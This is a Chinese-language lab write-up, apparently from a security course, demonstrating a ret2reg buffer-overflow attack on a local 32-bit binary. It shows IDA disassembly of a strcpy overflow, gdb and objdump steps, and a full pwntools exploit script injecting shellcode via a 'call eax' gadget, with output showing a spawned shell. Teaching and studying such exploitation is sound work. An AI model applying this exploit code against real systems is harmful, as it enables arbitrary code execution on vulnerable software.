- 能够获取二进制文件,并且找到了与我们可控的栈空间有关联的寄存器 reg,且找到了合适的跳转指令 jmp reg 或 call reg。
- reg 所指向的空间上可以执行,且可以注入shellcode。

• 实施栈溢出攻击,覆盖返回地址到跳转到寄存器的指令。


开始攻击。

首先利用 checksec 命令查看该二进制文件的保护措施。

开启IDA,对二进制文件进行分析,按F5查看源代码。可以看到调用了copy函数,进一步跟踪查看函数中具体实现。

```
al symbol Lumina function
₽×
                                                    IDA View-A
                                                                   Pseudocode-A
        1 int __cdecl main(int argc, const char **argv, const char **envp)
Locals
        2 {
0000000
      3
            copy((char *)argv[1]);
      4
            return 0;
000000
000000( • 5 }
0000000
000000
0000000
0000000
0000000
```

可以发现使用了 strcpy 函数,功能为将argv[1]对应的字符串拷贝进了buffer中。有栈溢出漏洞风险,在开启ASLR后也有可能能够实施 ret2reg 攻击。



查看汇编指令, 寻找是否存在脆弱点。

```
.text:08049166
.text:08049166
.text:08049166 ; Attributes: bp-based frame
.text:08049166
.text:08049166 ; void __cdecl copy(char *input)
.text:08049166 public copy
.text:08049166 copy proc near
.text:08049166
.text:08049166 buffer= byte ptr -208h
.text:08049166 var_4= dword ptr -4
.text:08049166 input= dword ptr 8
.text:08049166
.text:08049166 ; __unwind {
.text:08049166 push
.text:08049167 mov
                      ebp, esp
.text:08049169 push
                    ebx
                    esp, 204h ; Integer Subtraction
.text:0804916A sub
.text:08049170 call
                      __x86_get_pc_thunk_ax ; Call Procedure
                     eax, (offset _GLOBAL_OFFSET_TABLE_ - $); Add
.text:08049175 add
                                     ; Integer Subtraction
.text:0804917A sub
                    esp, 8
.text:0804917D push [ebp+input]
                                     ; src
.text:08049180 lea edx, [ebp+buffer] ; Load Effective Address
.text:08049186 push edx
                                     ; dest
                    ebx, eax
.text:08049187 mov
                                     ; Call Procedure
.text:08049189 call
                    _strcpy
.text:0804918E add
                    esp, 10h
                                     ; Add
                                      ; No Operation
.text:08049191 nop
.text:08049192 mov
                    ebx, [ebp+var_4]
.text:08049195 leave
                                      ; High Level Procedure Exit
                                      ; Return Near from Procedure
.text:08049196 retn
.text:08049196 ; } // starts at 8049166
.text:08049196 copy endp
.text:08049196
```

```
💶 🚄 🖼
; int ( cdecl *strcpy())(int, int)
public strcpy
strcpy proc near
; __unwind {
call
        sub 16E759
        edx, (offset off_21DFF4 - $)
add
       ecx, ds:(_rtld_global_ro_ptr - 21DFF4h)[edx]
mov
test
       byte ptr [ecx+7Bh], 4
        short loc 9EA66
jz
      eax, (sub_AB740 - 21DFF4h)[edx]
      lea
              byte ptr [ecx+17Ch], 1
      test
              short locret 9EA79
      jnz
    loc 9EA66:
            eax, (sub_A2EA0 - 21DFF4h)[edx]
    lea
    test
            byte ptr [ecx+75h], 2
            edx, (__strcpy_g_0 - 21DFF4h)[edx]
    lea
    cmovz
            eax, edx
               🔟 🚄 🖼
               locret_9EA79:
               retn
               ; } // starts at 9EA40
               strcpy endp
```

跟踪汇编指令发现: 最终是 eax 寄存器指向了buffer缓冲区的地址。

产生攻击思路:可以向buffer中写入shellcode,并且找到call eax指令地址来覆盖返回地址,从而控制程序流的跳转走向,获取shell。

为实现这个思路,还需要确保 eax 寄存器在 retn 指令处前不会被清空这个前提,利用gdb进行动态调试 gdb --args ret2reg wlgfjc, 在 retn 指令处地址 0x08049196 下断点,开始调试观察结果。

观察到, eax 寄存器指向的内存地址中的内容依然是我们指定的参数。说明没有被清空, 具有被劫持的前提条件。同时计算出缓冲区大小为0x208, 至此产生返回地址偏移为: 0x208+4。

接下来,还需要找到 call eax 或 jup eax 指令。执行命令 objdump -d ret2reg | grep \*%eax

据此,满足所有攻击要素,构造EXP如下。

```
#!/usr/bin/python3
from pwn import *

# 生成shellcode
shellcode = asm(shellcraft.sh())

# target为call eax指令
target = 0x8049019

# shellcode
# 虚假信息
```

```
# 覆盖返回地址为call eax指令
payload = flat([
    shellcode,
    ((0x208 + 4) - len(shellcode)) * b'A',
    target
])
with open('payload', 'wb') as f:
    f.write(payload)

sh = process(argv=['./ret2reg', payload])
sh.interactive()
```

### 攻击效果。

```
(kali@kali)-[~/wlgfjc-ex02/ret2reg]

$ /bin/python /home/kali/wlgfjc-ex02/ret2reg/exp.py
[+] Starting local process './ret2reg': pid 172541
[*] Switching to interactive mode

$ whoami
kali

$ $ $
```

### 注:

ASLR, 直译为地址随机化。该技术将栈, 堆和动态库空间全部随机化。

PIE, Linux gcc编译器提供了-fpie选项,用此编译选项后将修补ASLR的漏洞,除了将栈,堆和动态库空间全部随机化之外,还会将整个程序地址混淆。